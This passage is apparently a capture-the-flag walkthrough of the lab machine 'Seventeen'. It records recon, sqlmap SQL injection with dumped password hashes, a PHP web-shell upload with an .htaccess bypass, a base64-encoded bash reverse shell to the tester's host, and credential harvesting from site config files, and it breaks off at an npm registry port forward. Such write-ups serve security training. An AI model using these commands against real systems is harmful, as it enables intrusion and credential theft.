56. Seventeen
56.1. Machine Info
56.2. Recon
56.2.1. port
80, Apache 2.4.29, 200
8000, Apache 2.4.38, 403
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:b2:6e:bb:92:7d:5e:6b:36:93:17:1a:82:09:e4:64 (RSA)
|   256 1f:57:c6:53:fc:2d:8b:51:7d:30:42:02:a4:d6:5f:44 (ECDSA)
|_  256 d5:a5:36:38:19:fe:0d:67:79:16:e6:da:17:91:eb:ad (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Let's begin your education with us!
8000/tcp open  http    Apache httpd 2.4.38
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 172.17.0.11; OS: Linux; CPE: cpe:/o:linux:linux_kernel
56.2.2. subdomain
└─╼$ gobuster vhost -u http://seventeen.htb --append-domain -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 128 --exclude-length 301
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:              http://seventeen.htb
[+] Method:           GET
[+] Threads:          128
[+] Wordlist:         /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:       gobuster/3.6
[+] Timeout:          10s
[+] Append Domain:    true
[+] Exclude Length:   301
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: exam.seventeen.htb Status: 200 [Size: 17375]
exam.seventeen.htb
Copyright © Examination Management System  2021
<title>Seventeen Exam Reviewer Management System</title>
56.2.3. Exam Reviewer Management: SQLi
└─╼$ searchsploit exam manage system
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
Dell Kace 1000 Systems Management Appliance DS-2014-001 - Multipl | php/webapps/39057.txt
Exam Hall Management System 1.0 - Unrestricted File Upload (Unaut | php/webapps/50103.php
Exam Hall Management System 1.0 - Unrestricted File Upload + RCE  | php/webapps/50111.py
Exam Reviewer Management System 1.0 - Remote Code Execution (RCE) | php/webapps/50726.txt
Exam Reviewer Management System 1.0 - ‘id’ SQL Injection      | php/webapps/50725.txt
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results

php/webapps/50725.txtvulnerable url:
http://127.0.0.1/erms/?p=take_exam&id=1
56.3. Foothold
56.3.1. ERM: SQLi
sqlmap
└─╼$ sqlmap -r request.txt -p id --batch
sqlmap identified the following injection point(s) with a total of 358 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: p=take_exam&id=1' AND 3806=3806 AND 'Tuxa'='Tuxa

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=take_exam&id=1' AND (SELECT 1397 FROM (SELECT(SLEEP(5)))kKFV) AND 'lPQc'='lPQc
---
enumerate database
└─╼$ sqlmap -r request.txt -p id --batch --privilege
database management system users privileges:
[*] %mysqluser% [1]:
    privilege: USAGE

└─╼$ sqlmap -r request.txt -p id --batch --dbs
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information_schema
[*] roundcubedb

Database: erms_db
[6 tables]
+---------------+
| category_list |
| exam_list     |
| option_list   |
| question_list |
| system_info   |
| users         |
+---------------+

Database: erms_db
Table: users
[10 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| type         | tinyint(1)   |
| avatar       | text         |
| date_added   | datetime     |
| date_updated | datetime     |
| firstname    | varchar(250) |
| id           | int(50)      |
| last_login   | datetime     |
| lastname     | varchar(250) |
| password     | text         |
| username     | text         |
+--------------+--------------+

└─╼$ sqlmap -r request.txt -p id --batch -t 12 -D erms_db -T users -C username,password --dump
Database: erms_db
Table: users
[3 entries]
+------------------+----------------------------------+
| username         | password                         |
+------------------+----------------------------------+
| Stev1992         | 184fe92824bea12486ae9a56050228ee |
| UndetectableMark | 48bb86d036bb993dfdcf7fefdc60cc06 |
| admin            | fc8ec7b43523e186a27f46957818391c |
+------------------+----------------------------------+


erms website directory: -> /var/www/erms | exam avatar path: ../oldmanagement/files/avatar.png -> another site under /var/www/ => /var/www/oldmanagement
Deduction:
one subdomain: exam.seventeen.htb
another subdomain: oldmanagement.seventeen.htb
56.3.2. Enumerate db of School File Management System
└─╼$ sqlmap -r request.txt -p id --batch --dbs
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information_schema
[*] roundcubedb

Database: db_sfms
[3 tables]
+---------+
| storage |
| user    |
| student |
+---------+

Database: db_sfms
Table: storage
[1 entry]
+----------+---------+----------------------+-----------------+----------------------+
| store_id | stud_no | filename             | file_type       | date_uploaded        |
+----------+---------+----------------------+-----------------+----------------------+
| 33       | 31234   | Marksheet-finals.pdf | application/pdf | 2020-01-26, 06:57 PM |
+----------+---------+----------------------+-----------------+----------------------+


hashcat:
a2afa567b1efdb42d8966353337d9024:autodestructionStudent Info:
31234 : Kelly Shane : autodestruction

56.3.3. SFMS File Upload [Unintended]
56.3.3.1. enum
Check source code.
$ cat download.php                                                                                                                                                               (retinanet) ~/D/School File Management System
<?php
	require_once 'admin/conn.php';
	if(ISSET($_REQUEST['store_id'])){
		$store_id = $_REQUEST['store_id'];

		$query = mysqli_query($conn, "SELECT * FROM `storage` WHERE `store_id` = '$store_id'") or die(mysqli_error());
		$fetch  = mysqli_fetch_array($query);
		$filename = $fetch['filename'];
		$stud_no = $fetch['stud_no'];
		header("Content-Disposition: attachment; filename=".$filename);
		header("Content-Type: application/octet-stream;");
		readfile("files/".$stud_no."/".$filename);
	}
?>⏎
So, it can tell that the uploaded file url is http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/Marksheet-finals.pdf
56.3.3.2. upload one-line command
http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/1line.php?cmd=id [fornbidden] -> apache site -> .htaccess -> upload a fake empty .htaccess to bypass restrcitions of php file

└─╼$ curl --get --data-urlencode 'cmd=echo YmFzaCAtYyAiYmFzaCAgLWkgPiYvZGV2L3RjcC8xMC4xMC4xNi44LzEyMzQgMD4mMSIK | base64 -d | bash' 'http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/cmd.php'
----------------------------------------------------------------------------------
└─╼$ sudo rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.165] 40442
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@80ffe78df01c:/var/www/html/oldmanagement/files/31234$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@80ffe78df01c:/var/www/html/oldmanagement/files/31234$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
27: eth0@if28: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:0b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.11/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
www-data@80ffe78df01c:/var/www/html/oldmanagement/files/31234$ ls -al / | grep docker
<l/oldmanagement/files/31234$ ls -al / | grep docker
-rwxr-xr-x   1 root root    0 Mar  3 18:37 .dockerenv
This is a docker container.
56.3.4. RoundCube [Intended]

Another subdomain: mastermailer.seventeen.htb hosted by RoundCube.
/CHANGELOG: Version 1.4.2, [GitHub Repo](Releases · roundcube/roundcubemail (github.com))Exploit: [CVE-2020-12640 Local File Inclusion-Roundcube](https://github.com/DrunkenShells/Disclosures/tree/master/CVE-2020-12640-PHP Local File Inclusion-Roundcube)
56.4. Privilege Escalation
Usernames: kavi, mark
mark@seventeen:/dev/shm$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
kavi:x:1000:1000:kavi:/home/kavi:/bin/bash
mark:x:1001:1001:,,,:/home/mark:/bin/bash
56.4.1. www-data container -> mark
grep information from directory of sites:
www-data@80ffe78df01c:/var/www/html/employeemanagementsystem$ grep -ri 'password' . -B5
--
./process/dbh.php-<?php
./process/dbh.php-
./process/dbh.php-$servername = "localhost";
./process/dbh.php-$dBUsername = "root";
./process/dbh.php:$dbPassword = "2020bestyearofmylife";
./process/dbh.php-$dBName = "ems";
./process/dbh.php-
./process/dbh.php:$conn = mysqli_connect($servername, $dBUsername, $dbPassword, $dBName);
--

www-data@80ffe78df01c:/var/www/html$ grep -lri 'mysql' .
grep -lri 'mysql' .
./mastermailer/SQL/mysql/2009103100.sql
./mastermailer/plugins/password/README
./mastermailer/plugins/squirrelmail_usercopy/config.inc.php.dist
./mastermailer/CHANGELOG
./mastermailer/program/lib/Roundcube/rcube_utils.php
./mastermailer/program/lib/Roundcube/db/mysql.php
./mastermailer/program/lib/Roundcube/README.md
./mastermailer/program/lib/Roundcube/rcube_db.php
./mastermailer/program/include/rcmail_install.php
./mastermailer/installer/check.php
./mastermailer/INSTALL
./mastermailer/config/config.inc.php
./mastermailer/config/defaults.inc.php
---
$config['db_dsnw'] = 'mysql://mysqluser:mysqlpassword@127.0.0.1/roundcubedb';
$config['enable_installer'] = true;

www-data@80ffe78df01c:/var/www/html/oldmanagement$ grep -lri 'mysql' .
grep -lri 'mysql' .
./save_file.php
./download.php
./admin/update_student.php
./admin/home.php
./admin/user.php
./admin/save_user.php
./admin/delete_user.php
./admin/student.php
./admin/conn.php
./admin/delete_student.php
./admin/save_student.php
./admin/update_user.php
./remove_file.php
./student_profile.php
---
www-data@80ffe78df01c:/var/www/html/oldmanagement$ cat ./admin/conn.php
cat ./admin/conn.php
<?php
        $conn = mysqli_connect("127.0.0.1", "mysqluser", "mysqlpassword", "db_sfms");

        if(!$conn){
                die("Error: Failed to connect to database!");
        }

        $default_query = mysqli_query($conn, "SELECT * FROM `user`") or die(mysqli_error());
        $check_default = mysqli_num_rows($default_query);

        if($check_default === 0){
                $enrypted_password = md5('admin');
                mysqli_query($conn, "INSERT INTO `user` VALUES('', 'Administrator', '', 'admin', '$enrypted_password', 'administrator')") or die(mysqli_error());
                return false;
        }
?>
credentials
mysql, ems,
root : 2020bestyearofmylifemysql, db_dsnw | db_sfms,
mysqluser : mysqlpassword
ssh login as mark
mark@seventeen:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@seventeen:~$ uname -a
Linux seventeen 4.15.0-177-generic #186-Ubuntu SMP Thu Apr 14 20:23:07 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
mark@seventeen:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:04:9f brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.165/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
56.4.2. mark -> kavi
Linpeas output:

mark@seventeen:/dev/shm$ cat /var/mail/kavi
To: kavi@seventeen.htb
From: admin@seventeen.htb
Subject: New staff manager application

Hello Kavishka,

Sorry I couldn't reach you sooner. Good job with the design. I loved it.

I think Mr. Johnson already told you about our new staff management system. Since our old one had some problems, they are hoping maybe we could migrate to a more modern one. For the first phase, he asked us just a simple web UI to store the details of the staff members.

I have already done some server-side for you. Even though, I did come across some problems with our private registry. However as we agreed, I removed our old logger and added loglevel instead. You just have to publish it to our registry and test it with the application.

Cheers,
Mike
Hints:
npm environment
npm package: old-logger(old) & added loglevel(new)
npm publish to local registry
mark@seventeen:/dev/shm$ netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:6005          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6006          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6007          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6008          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6009          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:993           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:995           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4873          0.0.0.0:*               LISTEN      -
tcp        0      0 172.18.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:110           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:43631         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:143           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6001          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6002          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6003          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6004          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
Verdaccio service (npm): port 4873
Port Forward: ssh -L 4873:localhost:4873 -N mark@seventeen.htb
